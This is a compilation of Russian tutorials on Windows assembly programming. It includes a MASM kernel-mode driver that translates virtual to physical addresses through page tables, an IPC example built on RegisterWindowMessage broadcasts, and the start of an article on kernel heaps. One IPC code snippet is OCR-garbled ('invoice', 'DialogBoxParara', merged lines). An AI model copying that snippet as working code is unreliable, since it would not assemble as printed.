Завершая IRP, при операции чтения, диспетчер ввода-вывода копирует данные из системного буфера в пользовательский выходной буфер. Размер копируемых данных извлекается из поля IoStatus.Information структуры _IRP. Это поле должен заполнить драйвет - только он знает сколько байт поместил в системный буфер.

Таким образом, диспетчер ввода-вывода дважды копирует буферы. Именно поэтому, этот вид управления самый медленный, но при сравнительно малых размерах буферов издержки незначительны.

У этого вида управления есть одно большое преимущество - диспетчер ввода-вывода сам решает все проблемы связанные с возможными ошибками доступа к памяти. В худшем случае, вызов функции DeviceIoControl, на стороне режима пользователя, завершится неудачно.

Переданный драйверу буфер находится в системном диапазоне адресов, а значит, к нему можно обращаться из контекста любого процесса. Но нам это мало что дает, т.к. одноуровневый драйвер и так, при обработке операций ввода-вывода, будет находится в контексте процесса инициировавшего эту операцию.

Переданный драйверу буфер находится в неподкачиваемой области памяти, а значит, к нему можно обращаться при любом IRQL. Но и это нам тоже ничего не дает, т.к. код одноуровневого драйвера, при обработке операций ввода-вывода, выполняется при IRQL = PASSIVE_LEVEL. Поэтому, может обращаться даже к памяти сброшенной в файл подкачки - диспетчер памяти сам решит все вопросы по возвращению ее в физическую память. Правда, временные издержки будут.

Таким образом, этот вид управления буферами следует использовать при относительно небольших размерах буферов. Или если опереция ввода-вывода выполняется не часто.

Если же драйверу приходиться перегонять большие порции данных, например, потоки аудио или видео данных (эта статья даже вскользь не касается этой темы), то следует использовать более эффективный метод.

прямой ввод-вывод

Используется для организации прямого доступа к памяти (direct memory access, DMA).

Я не буду подробно рассматривать этот вид управления, т.к. в контексте данных статей ему нет применения.

Если очень коротко, то с входным пользовательским буфером ситуация полностью аналогична предыдущему виду управления. Выходной же буфер, не смотря на свое название, может быть использован как источник (METHOD_IN_DIRECT) или как приемник (METHOD_OUT_DIRECT) данных.

Диспетчер ввода-вывода блокирует выходной буфер в памяти, делая его неподкачиваемым, и создает MDL (Memory Descriptor List), описывающий физические страницы занимаемые буфером. Указатель на MDL помещается в поле MdlAddress структуры _IRP. Подробнее см. DDK.

Вы конечно можете использовать и этот метод в одноуровневом драйвере, но если уж вам потребовалось переслать большой объем данных, то лучше использовать следующий вид управления.

ввод-вывод без управления

Диспетчер ввода-вывода помещает в поле DeviceIoControl.Type3InputBuffer структуры IO_STACK_LOCATION указатель на пользовательский входной буфер, а в поле UserBuffer

структуры _IRP указатель на пользовательский выходной буфер и оставляет драйверу возможность управлять ими самостоятельно. Т.о. вся ответственность за управление пользовательскими буферами ложится на драйвер. Он может блокировать их в памяти, отображать на системное адресное пространство или обращаться к ним напрямую и т.д.

Поскольку, мы всегда (имеется в виду одноуровневый драйвер), при обработке операции ввода-вывода, находимся в контексте пользовательского процесса, который инициировал эту операцию, мы можем обращаться к буферам напрямую. Т.е. отображать пользовательские буферы в системное адресное пространство не требуется.

Поскольку, мы всегда (в рассмотренных драйверах) выполняемся при IRQL = PASSIVE_LEVEL, то и блокировать пользовательские буферы тоже нет необходимости.

Остается одна проблема - пользовательский поток может передать заведомо неверный адрес буфера, например, попадающий в системное адресное пространство или адрес невыделенной области памяти и т.п. Или пользовательский процесс может быть многопоточным, и один из потоков может освободить память занимаемую буфером во время обработки драйвером запроса ввода-вывода. Такие ситуации надо просто предвидеть и корректно обрабатывать. Использование *структурной обработки исключений* (Structured Exception Handling, SEH) при этом обязательно (пример см. \src\Article4-5\NtBuild). Учтите только, что хотя структурная обработка исключений в режиме ядра принципиально ничем не отличается от режима пользователя, обрабатывать таким образом все исключения не удастся. Например, попытка деления на ноль приведет к появлению BSOD даже при установленном обработчике SEH.

Процедура обработки IRP типа IRP_MJ_DEVICE_CONTROL

Запрос типа IRP_MJ_DEVICE_CONTROL направляется драйверу, когда код режима пользователя вызывает функцию DeviceIoControl.

```
and dwBytesReturned, 0
```

Если произойдет ошибка, то диспетчер ввода-вывода не должен ничего копировать в пользовательский буфер.

```
mov esi, pIrp
assume esi:ptr _IRP

IoGetCurrentIrpStackLocation esi
mov edi, eax
assume edi:ptr IO_STACK_LOCATION
```

Макрос IoGetCurrentIrpStackLocation извлекает из структуры *IRP указатель на текущий _блок стека ввода-вывода* (I/O stack). Это структура IO_STACK_LOCATION. Таких блоков в пакете запроса ввода-вывода может быть несколько, в зависимости от того, сколько драйверов обслуживают запрос. У нас драйвер один и блок стека будет один.

```
.if [edi].Parameters.DeviceIoControl.IoControlCode == IOCTL_GET_PHYS_ADDRESS
```

Если управляющий код ввода-вывода не соответствует ожидаемому, ничего делать не будем. Этот код, на стороне режима пользователя, передается в функцию DeviceIoControl в параметре *dwIoControlCode*. О правилах формирования управляющего кода мы подробно говорили в прошлый раз.

Определение значения управляющего кода ввода-вывода IOCTL_GET_PHYS_ADDRESS и констант NUM_DATA_ENTRY и DATA_SIZE вынесено в отдельный файл common.inc

```
NUM_DATA_ENTRY         equ 4
DATA_SIZE              equ (sizeof DWORD) * NUM_DATA_ENTRY
IOCTL_GET_PHYS_ADDRESS equ CTL_CODE(FILE_DEVICE_UNKNOWN, 800h, METHOD_BUFFERED, FILE_READ_ACCESS +
   FILE_WRITE_ACCESS)
```

Эти значения требуются, как в исходном тексте программы управления, так и в исходном тексте драйвера.

```
        .if ( [edi].Parameters.DeviceIoControl.OutputBufferLength >= DATA_SIZE ) && ( [edi].
    Parameters.DeviceIoControl.InputBufferLength >= DATA_SIZE )
```

Проверяем размер входного и выходного буферов. Если хотя бы один из них меньше чем требуется, прекращаем обработку запроса.

Поля *OutputBufferLength* и *InputBufferLength* вложенной в IO_STACK_LOCATION структуры DeviceIoControl соответствуют параметрам *nOutBufferSize* и *nInBufferSize* функции режима пользователя DeviceIoControl.

```
            mov edi, [esi].AssociatedIrp.SystemBuffer
```

Извлекаем указатель на системный буфер. Т.к., в определении управляющего кода ввода-вывода, мы указали в качестве вида управления буферами значение METHOD_BUFFERED, то формируя IRP диспетчер ввода-вывода выделяет в неподкачиваемом системном пуле блок памяти, равный по размеру наибольшему из буферов. Копирует туда содержимое входного буфера, адрес которого передается в параметре *lpInBuffer* функции DeviceIoControl. В нашем случае, этот буфер содержит четыре виртуальных адреса подлежащих трансляции.

```
            assume edi:ptr DWORD
```

Т.к. адрес имеет размер двойного слова, даем понять компилятору, что регистр edi указывает на ячейку памяти размером DWORD.

```
            xor ebx, ebx
            .while ebx < NUM_DATA_ENTRY

                invoke GetPhysicalAddress, [edi][ebx*(sizeof DWORD)]

                mov [edi][ebx*(sizeof DWORD)], eax
                inc ebx
            .endw
```

В цикле, повторяющемся NUM_DATA_ENTRY раз, извлекаем из системного буфера подлежащий трансляции виртуальный адрес, и передаем его в функцию GetPhysicalAddress эту самую трансляцию осуществляющую.

Получив преобразованное значение, помещаем его обратно в системный буфер, на то же самое место.

```
            mov dwBytesReturned, DATA_SIZE
            mov status, STATUS_SUCCESS
```

Если мы добрались до этой точки, то обработка запроса закончена. Помещаем в переменные *dwBytesReturned* и *status* соответствующие значения.

```
        .else
            mov status, STATUS_BUFFER_TOO_SMALL
        .endif
    .else
        mov status, STATUS_INVALID_DEVICE_REQUEST
    .endif
```

Если происходит какая-нибудь ошибка, то переменная *status* получает соответствующий код ошибки.

```
    assume edi:nothing

    push status
    pop [esi].IoStatus.Status
```

Завершая операцию ввода-вывода, помещаем в поле *Status* блока статуса ввода-вывода текущее значение переменной *status*. На стороне режима пользователя этот код транслируется в код

ошибки, который можно получить, вызвав функцию GetLastError. Трансляция происходит, естественно, не один к одному, т.к. в режимах пользователя и ядра разные наборы кодов ошибок.

```
push dwBytesReturned
pop [esi].IoStatus.Information
```

В поле *Information* блока статуса ввода-вывода помещаем текущее значение переменной *dwBytesReturned*. Завершая IRP, диспетчер ввода-вывода извлекает из этого поля значение количества байт, которое он должен скопировать из системного в пользовательский буфер, указатель на который передается в параметре *lpOutBuffer* функции DeviceIoControl на стороне режима пользователя. Это же значение вернется коду режима пользователя в двойном слове, указатель на которое помещен в параметр *lpBytesReturned* функции DeviceIoControl.

Если произойдет какая-либо ошибка, то переменная *dwBytesReturned* у нас инициализирована нулевым значением. Если же все пойдет по плану, то в переменной *dwBytesReturned* окажется значение DATA_SIZE. Именно это количество байт диспетчер ввода-вывода и скопирует в пользовательский буфер.

```
assume esi:nothing

fastcall IofCompleteRequest, pIrp, IO_NO_INCREMENT

mov eax, status
ret
```

Даем указание диспетчеру ввода-вывода завершить обработку IPR и возвращаем системе текущий код состояния.

Процедура трансляции адресов

Код режима ядра, в отличие от кода режима пользователя, может транслировать виртуальные адреса в физические и наоборот. Для этого необходим доступ к *каталогу страниц* (page directory) и самим *таблицам страниц* (page tables). В Windows NT для x86-систем каталог страниц процесса расположен по виртуальному адресу 0C0300000h (режим проецирования памяти Physical Address Extension мы не рассматриваем), а таблицы страниц процесса начинаются с виртуального адреса 0C0000000h.

Я не буду рассматривать теорию механизма трансляции адресов - очень подробно об этом можно почитать в рекомендованной в первой части статьи литературе или найти в сети.

Я предполагал, что данный материал будут читать люди с разной подготовкой. Если вы впервые услышали об этих понятиях, можно пропустить этот раздел. А чтобы вам было не так обидно, удалите код процедуры GetPhysicalAddress, а ее вызов замените на вызов функции ядра MmGetPhysicalAddress. Таким образом MmGetPhysicalAddress превращается в "черный ящик", на вход которого поступает виртуальный адрес, а на выходе вы имеете соответствующий ему физический.

Вышеупомянутые структуры индивидуальны для каждого процесса. Т.к. при обработке запроса типа IRP_MJ_DEVICE_CONTROL мы находимся в контексте процесса инициировавшего запрос, то никаких дополнительных действий по переключению адресного контекста нам делать не нужно.

```
mov eax, dwAddress
mov ecx, eax
```

Сохраняем виртуальный адрес в регистре ecx для дальнейшего использования.

```
shr eax, 22
```

Выделяем старшие 10 бит, которые являются *индексом каталога страниц* (page directory index).

```
shl eax, 2
```

Умножаем индекс на размер *элемента каталога страниц* (page directory entry, PDE), равный 4 байтам. Т.о. в регистре eax получаем смещение нужного PDE от начала каталога.

```
mov eax, [0C0300000h][eax]
```

Извлекаем содержимое PDE.

```
.if ( eax & (mask pde4kValid) )
```

12 младших бит PDE (см. запись HARDWARE_PDE4K_X86 в \include\w2k\w2kundoc.inc) содержат атрибуты PDE. Если флаг *Valid* (бит 0) установлен, то PDE действителен.

```
    .if !( eax & (mask pde4kLargePage) )
```

Флаг *Large Page* (бит 7) указывает, что PDE относится к 4-мегабайтной странице (на данный момент, такие страницы используются ядром (по крайней мере в Windows 2000 это так) для проецирования ntoskrnl.exe и hal.dll в диапазон виртуальных адресов 80000000h - 9FFFFFFFh). Для PDE соответствующих 4-килобайтным и 4-мегабайтным страницам трансляция адреса отличается.

```
        mov eax, ecx
        shr eax, 10
        and eax, 11111111111111111100y
```

Если PDE соответствует 4-килобайтной странице, выделяем биты 12-21, которые являются *индексом таблицы страниц* (page table index), одновременно "умножая" индекс на размер *элемента таблицы страниц* (page table entry, PTE) равный 4 байтам. Т.о. в регистре eax получаем смещение нужного PTE от начала всего массива таблиц страниц.

```
    add eax, 0C0000000h
    mov eax, [eax]
```

Прибавив базовый адрес массива таблиц страниц процесса, извлекаем PTE.

```
    .if eax & (mask pteValid)
```

12 младших бит PTE (см. запись HARDWARE_PTE_X86 в \include\w2k\w2kundoc.inc) содержат атрибуты PTE. Если флаг *Valid* (бит 0) установлен, то PTE соответствует странице в физической памяти.

```
        and eax, mask ptePageFrameNumber
```

Если PTE действителен, то его старшие 20 бит содержат *номер фрейма страницы* (page frame number, PFN) являющийся номером страницы в пространстве физических адресов. Этой командой мы одним махом выделяем PFN и "умножаем" его на размер страницы (4кб) и получаем физический адрес страницы.

```
            and ecx, 00000000000000000000111111111111y
            add eax, ecx
        .else
            xor eax, eax
        .endif
```

Выделяем и добавляем адрес байта в пределах страницы. В нашем случае этого можно и не делать, т.к базовые адреса модулей, которые мы и хотим преобразовать, не могут быть не кратны размеру страницы.

```
    .else
        and eax, mask pde4mPageFrameNumber
```

Если PDE соответствует 4-мегабайтной странице (см. запись HARDWARE_PDE4M_X86 в \include\w2k\w2kundoc.inc), выделяем биты 22-31, получая PFN, который, в случае больших страниц, и является физическим адресом страницы.

```
        and ecx, 00000000001111111111111111111111y
        add eax, ecx
    .endif
```

```
.else
    xor eax, eax
.endif
```

Выделяем и добавляем адрес байта в пределах страницы. Обработку больших страниц я добавил для полноты. В нашем случае, все четыре адреса соответствуют 4-килобайтным страницам.

Если что-то не так возвращаем 0. На стороне режима пользователя надо бы еще проверить, не вернул ли драйвер вместо какого-нибудь адреса 0. Но, для простоты, я этого делать не стал.

Работа с записями не часто встречается в практике программирования на ассемблере. Если не знакомы с директивой mask, то вместо

```
mask pde4kValid
mask pde4kLargePage
mask pteValid
mask ptePageFrameNumber
mask pde4mPageFrameNumber
```

используйте

```
01y
010000000y
01y
11111111111111111111000000000000y
11111111110000000000000000000000y
```

Процедура выгрузки драйвера

Диспетчер ввода-вывода вызывает процедуру DriverUnload, когда код режима пользователя закрывает описатель устройства драйвера, точнее, последний описатель, т.к. может быть открыто несколько описателей устройства, или несколькими процессами. Если же существует хотя бы один описатель устройства, то к нему (устройству) можно обратиться, а это приведет к посылке его драйверу IRP, т.е. драйвер должен быть зыгружен.

```
invoke IoDeleteSymbolicLink, addr g_usSymbolicLinkName

mov eax, pDriverObject
invoke IoDeleteDevice, (DRIVER_OBJECT PTR [eax]).DeviceObject
```

Тут код говорит сам за себя. В процедуре выгрузки драйвера мы должны произвести действия прямо противоположные действиям в процедуре инициализации, т.е. удалить все созданные нами объекты. Как я уже говорил выше, в режиме ядра никто за нас подтирать не будет.

Таблица 5-1 подытоживает рассмотреный материал. В ней показано, к вызову каких процедур в драйвере приводит обращение кода режима пользователя к той или иной функции ввода-вывода, с указанием контекста и уровня запроса прерывания.

Таблица 5-1. Соответствие пользовательских функций процедурам драйвера

Режим пользователя	Режим ядра	Контекст	IRQL
StartService	DriverEntry	Процесса System	PASSIVE_LEVEL
CreateFile	IRP_MJ_CREATE	Вызывающего процесса	PASSIVE_LEVEL
DeviceIoControl	IRP_MJ_DEVICE_CONTROL	Вызывающего процесса	PASSIVE_LEVEL
ReadFile	IRP_MJ_READ	Вызывающего процесса	PASSIVE_LEVEL
WriteFile	IRP_MJ_WRITE	Вызывающего процесса	PASSIVE_LEVEL
CloseHandle	IRP_MJ_CLEANUP, IRP_MJ_CLOSE	Вызывающего процесса	PASSIVE_LEVEL

Режим пользователя	Режим ядра	Контекст	IRQL
ControlService,,SERVICE_CONTROL_STOP	DriverUnload	Процесса System	PASSIVE_LEVEL

Компиляция

```
:make

set drv=skeleton

\masm32\bin\ml /nologo /c /coff %drv%.bat
\masm32\bin\link /nologo /driver /base:0x10000 /align:32 /out:%drv%.sys /subsystem:native /ignore:
   4078 %drv%.obj rsrc.obj

del %drv%.obj
move %drv%.sys ..

echo.
pause
```

Все это мы с вами уже разобрали в части 3. Я добавил ключ /ignore:4078, т.к. из-за того, что у нас появилась вторая секция кода "INIT" с отличающимися атрибутами компоновщик выдает предупреждение:

```
LINK : warning LNK4078: multiple "INIT" sections found with different attributes (E2000020)
```

Также я добавил установку переменной окружения *drv* , чтобы не менять в четырех местах имя драйвера.

Добавляем ресурсы

Каждый уважающий своего создателя драйвер должен сообщать его имя, а также кое-какие дополнительные сведения о себе. Это можно сделать используя файл ресурсов (см. rsrc.rc).

```
VS_VERSION_INFO VERSIONINFO
 FILEVERSION 1,0,0,0
 PRODUCTVERSION 1,0,0,0
 FILEFLAGSMASK 0x3fL
 FILEFLAGS 0x0L
 FILEOS 0x40004L
 FILETYPE 0x1L
 FILESUBTYPE 0x0L
BEGIN
    BLOCK "StringFileInfo"
    BEGIN
        BLOCK "040904E4"
        BEGIN
            VALUE "Comments", "Written by Four-F\0"
            VALUE "CompanyName", "Four-F Software\0"
            VALUE "FileDescription", "Kernel-Mode Driver VirtToPhys v1.00\0"
            VALUE "FileVersion", "1, 0, 0, 0\0"
            VALUE "InternalName", "VirtualToPhysical\0"
            VALUE "LegalCopyright", "Copyright © 2003, Four-F\0"
            VALUE "OriginalFilename", "VirtToPhys.sys\0"
            VALUE "ProductName", "Kernel-Mode Driver Virtual To Physical Address Converter\0"
            VALUE "ProductVersion", "1, 0, 0, 0\0"
        END
    END
    BLOCK "VarFileInfo"
    BEGIN
        VALUE "Translation", 0x409, 1200
    END
END
```

Тут ничего принципиально нового. Стандартный ресурсный скрипт. Компилируется и линкуется как обычно. В свойствах файла драйвера можно посмотреть что получилось.

Еще немного об отладке

Вытащить всю (или почти всю) "подноготную" объектов "драйвер" и "устройство" можно с помощью команд **driver <имя драйвера>** и **device <имя устройства>** отладчика SoftICE. Вот как это выглядит на моей машине:

```
:driver VirtToPhys
Start    Size     DrvSect  pDrvExt  DrvInit  DrvStaIo DrvUnld  Name
ED5DD000 00000A60 812F5688 84251458 ED5DD4C0 00000000 ED5DD3CA VirtToPhys
AddDevice        : 00000000
DeviceObject*    : 830CA670
Flags            : 00000012 DRVO_LEGACY_DRIVER
HardwareDatabase : \REGISTRY\MACHINE\HARDWARE\DESCRIPTION\SYSTEM
FastIoDispatch*  : 00000000
IRP_MJ_CREATE                    at 8:ED5DD322
IRP_MJ_CLOSE                     at 8:ED5DD322
IRP_MJ_DEVICE_CONTROL            at 8:ED5DD346
```

Рис. 5-2. Результат выполнения команды *driver VirtToPhys*

```
:device devVirtToPhys
RefCnt   DrvObj   NextDev  AttDev   CurIrp   DevExten Name
00000001 842513B0 00000000 00000000 00000000 00000000 devVirtToPhys
Timer*              : 00000000
Flags               : 00000040 DO_DEVICE_HAS_NAME
Characteristics     : 00000000
Vpb*                : 00000000
Device Type         : 22       FILE_DEVICE_UNKNOWN
StackSize           : 1
&Queue              : 830CA6A4
AlignmentRequirement: 00000000 FILE_BYTE_ALIGNMENT
&DeviceQueue        : 830CA6D0
&Dpc                : 830CA6E4
ActiveThreadCount   : 00000000
SecurityDescriptor* : E2C2B3A8
&DeviceLock         : 830CA70C
SectorSize          : 0000
Spare1              : 0000
DeviceObjectExtn*   : 830CA728
Reserved*           : 00000000
```

Рис. 5-3. Результат выполнения команды *device devVirtToPhys*

Как вы понимаете, информация отображаемая SoftICE, в основном, извлекается из структур DRIVER_OBJECT и DEVICE_OBJECT соответственно. Используя эту информацию можно легко найти эти объекты в памяти, поставить точки прерывания на процедуры диспетчеризации и выгрузки драйвера и т.п.

Заключение

Вот мы, наконец, и разобрали основы программирования драйверов режима ядра на языке ассемблера. Надеюсь, эти статьи помогли вам легко "въехать в тему". За дополнительной информацией обращайтесь, прежде всего, к DDK, книге Walter Oney " Programming the Microsoft Windows Driver Model" и журналу "The NT Insider" http://www.osr.com/.

В архиве (находится в архиве `wasm_files.zip`: `files/recovered/227/kmd5.zip`) к этой статье вы обнаружите:

• `\include\` — некоторые обновленные включаемые файлы;

• `\src\Article4-5\NtBuild` — код драйвера, возвращающего номер сборки (build number) и выпуск системы. Демонстрирует использование функции ReadFile, вида управления буферами neither и использование SEH;

• `\src\Article4-5\Skeleton` — каркас драйвера режима ядра;

• `\src\Article4-5\VirtToPhys` — код описанного в данной статье драйвера.

IPC

Автор: CyberManiac

Дата: 2003-09-17

Рано или поздно у любого человека, написавшего больше одной программы, появляется желание заставить эти программы как-то общаться между собой. Это желание со временем растет и крепнет, и в конце концов достигает таких огромных размеров, что его просто необходимо удовлетворить. Обычно такой человек в поисках удовлетворения хватается за умные книжки (кстати, по-научному обмен данными между приложениями называется interprocess communication, сокращенно - **IPC**), зарывается в MSDN или ищет готовые примеры в Интернете. Но что в итоге находит этот человек? Ответ на вопрос "как бы мне переслать пару байтов из одной программы в другую"? Как бы не так! Он находит в книжках множество умных фраз о мютексах, семафорах, memory-mapped-файлах и прочая, прочая, прочая. И все это нередко сопровождается многокилобайтными листингами на языке Це. Для профи, возможно, эти листинги выглядят чем-то вроде детских книжек с картинками, но человеку, впервые столкнувшемуся с проблемой коммуникации между процессами, эти коды сильно напоминают китайскую грамоту. Хотя, казалось бы, простая задача должна иметь столь же простое решение. Вот этим мы и займемся - попытаемся установить общение между программами, уложившись при этом в два десятка строчек кода.

Одним из способов обмена данными между приложениями являются сообщения (messages). В ОС Windows вместе с сообщением можно передать два четырехбайтных значения, которые называются **wParam** и **lParam** соответственно. Отправка сообщений не составляет никакой особой сложности и реализуется при помощи функций **WinAPI SendMessage**, **SendMessageEx**, **PostMessage** или **SendNotifyMessage**. Я предпочитаю использовать **SendMessageEx**, но в приведенном ниже примере будет использоваться исключительно **SendMessage**(единственно по той причине, что вызов этой функции выглядит несколько проще). Большинство сообщений **Windows** предназначено для отправки конкретным окнам, хотя возможна и "широковещательная" отправка сообщения всем окнам верхнего уровня, независимо от таких их атрибутов как видимость, активность и т.п. Традиционно обработка сообщений производится внутри оконной процедуры. В приложениях, не имеющих ни одного окна, для получения сообщений приходится прибегать к более сложным приемам, например, к использованию хуков. Стало быть, если мы хотим иметь возможность получать сообщения, желательно, чтобы наша программа имела хотя бы одно окно. Теперь нам осталось только определиться с "частотой волны", на которой мы будем передавать наши сообщения.

В принципе, вы можете передавать информацию при помощи сообщения **WM_COPYDATA**. Достоинство такого подхода в том, что это сообщение позволяет передавать объемы информации, значительно превышающие восемь байтов. Однако у этого достоинства есть и довольно неприятная обратная сторона - наверняка ваша программа далеко не единственная в системе, и кто-нибудь другой тоже мог использовать этот прием в своем софте. И если вы случайно (или умышленно) отправите некий блок данных чужой программе, невозможно предсказать, как эта программа прореагирует на такое вторжение. Если несчастная программа не рухнет сразу же с **GPF**, она вполне может попытаться отплатить вам аналогичным сообщением, но со своими данными - и тогда уже вашей программе придется интерпретировать информацию, которая для нее вообще-то не предназначена. В общем, безнаказанно отправить такое сообщение в "широковещательном" режиме (то есть указав в качестве хэндла окна-получателя **HWND_BROADCAST**) вряд ли удастся. Чтобы избежать подобных неприятностей, обычно используют уникальные идентификаторы, которые добавляют в начало или конец каждого пересылаемого блока данных - это позволяет однозначно идентифицировать

приложение-отправителя сообщения и принять решение о методе обработки данных. Кроме того, перед отправкой таких сообщений, опять же, во избежание конфликтов с другими программами, приходится "вручную" производить поиск всех окон, которым будет отправлено сообщение, при помощи функции **EnumWindows**, что не лучшим образом сказывается на быстродействии программы. Так что если ваша задача заключается в том, чтобы просто "просигналить" программе о том, что пришла пора выполнить те или иные действия, использование столь сложного механизма вряд ли уместно.

В некоторых программах для обмена информацией используются сообщения **WM_USER+N**, в частности, именно так реализован механизм IPC в WinAmp. Однако Microsoft имеет по этому поводу свое особое мнение - согласно MSDN, сообщения от WM_USER+0 до WM_USER+3FFFh включительно используются только для передачи данных внутри или между окнами одного класса. А чтобы вы почем зря не нарушали данные свыше инструкции, я расскажу вам, чем может кончиться несоблюдение рекомендаций MSDN. Несколько лет назад мне встретился пакет программ, в котором для обмена информацией между отдельными приложениями использовались сообщения WM_USER+... . Сами программы работали как надо, но вот **WinAmp** во время их работы был совершенно непригоден к употреблению. Как только компоненты пакета начинали обмениваться информацией, сей странный mp3-проигрыватель просто сходил с ума. Причина была простая - все та же "широковещательная" рассылка сообщений. Так что если вы не жаждете стать невинной жертвой, в клочья разорванной ордами ВинАмпопоклонников - потрудитесь соблюдать установленный порядок.

Ну вот, теперь мы узнали самое главное - как не надо организовывать обмен данными между программами, и пусть это знание ведет нас через дебри багов и глюков к светлому будущему. Остался сущий пустяк - выяснить, как все-таки можно переслать другой программе пару байтов, никому при этом не помешав и ничего не испортив. В поисках ответа на сей глубоко философский вопрос обратите свой взор на функцию **RegisterWindowMessage**, которая принимает один-единственный параметр - указатель на ASCIIZ-строку, однозначно идентифицирующую сообщение. Возвращает эта функция номер сообщения, которое отныне и до окончания текущей сессии будет связано с этой строкой. При первом вызове этой функции Windows резервирует и отдает в наше полное распоряжение первое попавшееся ей на глаза свободное сообщение. Если текстовая строка уже была поставлена в соответствие какому-либо сообщению, при повторном вызове функции с тем же параметром в качестве результата мы получим именно номер этого сообщения. Образно говоря, первый вызов этой функции "открывает канал" для приема-передачи данных, а все последующие позволяют настроиться на ранее зарегистрированную "волну". Всего Windows позволяет зарегистрировать 4000h различных сообщений с номерами в интервале от 0C000h до 0FFFFh (как видите, достигнуть этого предела не так-то просто - если, конечно, специально к этому не стремиться). Но если, ценой тяжких трудов и ужасных лишений, вам все-таки удастся исчерпать этот лимит, и вы попытаетесь зарегистрировать 4001h-е сообщение, Windows вам откажет и в качестве результата функции вернет 0. К сожалению, Microsoft не предусмотрела каких-либо функций для "разрегистрации" ненужных сообщений, а потому однажды зарегистрированное сообщение будет занято в течение всей сессии.

Итак, позвольте на этом закончить теоретическую часть и перейти к самому интересному - изучению вполне работоспособного примера программы (а если быть до конца точным, то двух программ: клиента, отправляющего сообщения, и сервера, эти сообщения принимающего), демонстрирующей предлагаемую технику. Полные тексты примеров вместе с файлом проекта RadASM (для упрощения самостоятельных экспериментов) вы можете найти здесь (находится в архиве `wasm_files.zip`: `files/0277/ipc.zip`). Автор же, в приливе нечеловеческого альтруизма и понимания, сколь трудно подчас бывает написать десяток строчек работающего кода, предоставляет всем читателям сего манускрипта право всячески цитировать код примеров и безнаказанно использовать его в своих проектах.

Оба примера в начале содержат практически идентичные участки кода, отвечающие за регистрацию сообщения, при помощи которого мы будем осуществлять коммуникацию между процессами:

```
invoke RegisterWindowMessage,ADDR MsgString mov Message_for_IPC,eax .if !eax
invoice MessageBox,0,ADDR msgMNR, ADDR rasgError,MB_APPLMODAL or MB_ICONERROR
.else invoke DialogBoxParara,h!nstance,IDD_DIALOGl,N0LL,addr DlgProc,NULL .endif
```

Нетрудно догадаться, что в этих наполненных глубинным смыслом строках мы пытаемся зарегистрировать сообщение, сохраняем полученный код для дальнейшего использования в программе и затем, в зависимости от того, удалось нам зарегистрировать сообщение или нет, вызываем диалог либо отображаем сообщение об ошибке. Теперь пришло время обратить взоры к строке MsgString, которая играет роль идентификатора сообщения. Правильный выбор строки-идентификатора имеет огромное, если не сказать судьбоносное, значение для нормальной работы программы. Вы ведь не хотите, чтобы ваша программа реагировала на каждый "чих" какой-нибудь не вашей программы, которая использует тот же идентификатор?

Конечно, вы можете взять в качестве идентификатора первую попавшуюся на глаза текстовую строку, например, название своей программы. Но практика показала, что в деле называния своих творений полет фантазии у программистов практически нулевой, повсеместно расплодившиеся PowerPad'ы и CoolClock'и - живой тому пример. Поэтому дружно проигнорируйте поданный мною дурной пример (идентификатор "Message_for_IPC" на удивление неординарен, не так ли?). Будьте оригинальнее! Например, переведите название своей программы на валлийский язык и возьмите его в качестве идентификатора. Поскольку валлийским языком во всем мире владеет всего несколько сот человек, и программистов среди них не так уж много, несчастливые совпадения названий программ весьма маловероятны. Если же вы среди всех направлений искусства программирования предпочитаете примитивизм, просто возьмите микрософтовский генератор уникальных идентификаторов, запустите его и воспользуйтесь результатом.

После того как мы узнали номер сообщения, при помощи которого наши программы будут обмениваться байтиками, мы можем смело начинать эти байтики пересылать. Более того, мы можем пересылать даже сдвоенные и счетверенные байтики, а если как следует постараться - то и все восемь байтов! Дурное дело, как известно, нехитрое:

```
invoke SendMessage,HWND_BROADCAST,Message_for_IPC, wParam ,IParam
```

Байтики, которые мы хотим переслать, нужно всего лишь "зарядить" в качестве параметров wParam и IParam, каждый из которых имеет тип DWORD. В моем примере принципиальной необходимости во втором параметре не было, поэтому он равен нулю. В результате все окна верхнего уровня получат "подарочек" в виде нашего сообщения и двух его параметров. В нашем примере мы отправляем в качестве параметра номер нажатой кнопки, который вычисляем как ID кнопки минус 1000:

```
.elseif (eax==IDC_BTNl) || (eax==IDC_BTN2) || (eax==IDC_BTN3) sub eax,1000
invoke SendMessage,HWND_BROADCAST,Message_for_IPC,eax,0 .endif
```

Теперь посмотрим, как получить отправленные таким образом данные в своей программе. В принципе, тут тоже нет ничего сложного - обычная обработка сообщения в оконной процедуре:

```
mov eax,uMsg .if eax== Message_for_IPC
; Если получено зарегистрированное нами сообщение
 invoke wsprintf,
          ADDR Buffer,
          ADDR FratStr,
          wParam
 invoke SetDlgItemText,hWin,IDC_STC1,ADDR Buffer
```

Как видно из текста, здесь мы всего лишь переводим номер нажатой кнопки в текстовое представление и выводим полученный текст в соответствующее окно.

Вот и все! Впишите приведенные куски кода в свои программы, и проблемы с обменом байтиками между процессами у вас больше не возникнет. Желающие могут даже посчитать, сколько строчек текста нам на это потребовалось, и в какое количество байтов эти строчки откомпилировались. Ну и, конечно, в очередной раз восхититься языком, который предоставляет возможность писать самые короткие программы.

Драйверы режима ядра: Часть 6: Базовая техника: Работа с памятью. Использование системных куч

Автор: Four-F

Дата: 2003-10-02

В этой и нескольких следующих статьях будут рассмотрены некоторые базовые техники, без которых трудно представить себе создание мало-мальски полезного драйвера. Причем, я хочу подчеркнуть слово "некоторые", т.к. драйверы могут очень многое. Не всё что они могут, можно отнести к базовой технике, но даже того, что можно отнести к таковой будет достаточно для того, чтобы еще очень долго иметь возможность привлекать Ваше внимание к моей скромной персоне. Не уверен, что у меня хватит на это сил. Поэтому круг вопросов, которых мы коснемся, будет все же ограничен.

Поскольку умение работать с памятью является абсолютно необходимым и без освещения этого вопроса, хотя бы в общих чертах, невозможно перейти к остальным, то с него и начнем.

Пользовательским процессам система, точнее *диспетчер памяти* (Memory Manager), предоставляет довольно богатый API, для работы с памятью, в который входят три группы функций: операции со страницами виртуальной памяти, проецирование файлов в память и управление кучами (динамически распределяемыми областями памяти).

Компоненты ядра, и драйверы в том числе, имеют несколько более широкие возможности. Например, драйвер может выделить диапазон памяти непрерывный в физическом пространстве адресов. Имена функций предоставляемых диспетчером памяти драйверам начинаются с префикса Mm. Кроме того, существует набор функций *исполнительной системы* (Executive) для выделения и освобождения памяти из системных куч и для манипуляции ассоциативными списками (память из ассоциативных списков выделяется быстрее, чем из кучи, но только блоками заранее определенного фиксированного размера). Имена таких функций начинаются с префикса Ex.

6.1 Системные кучи

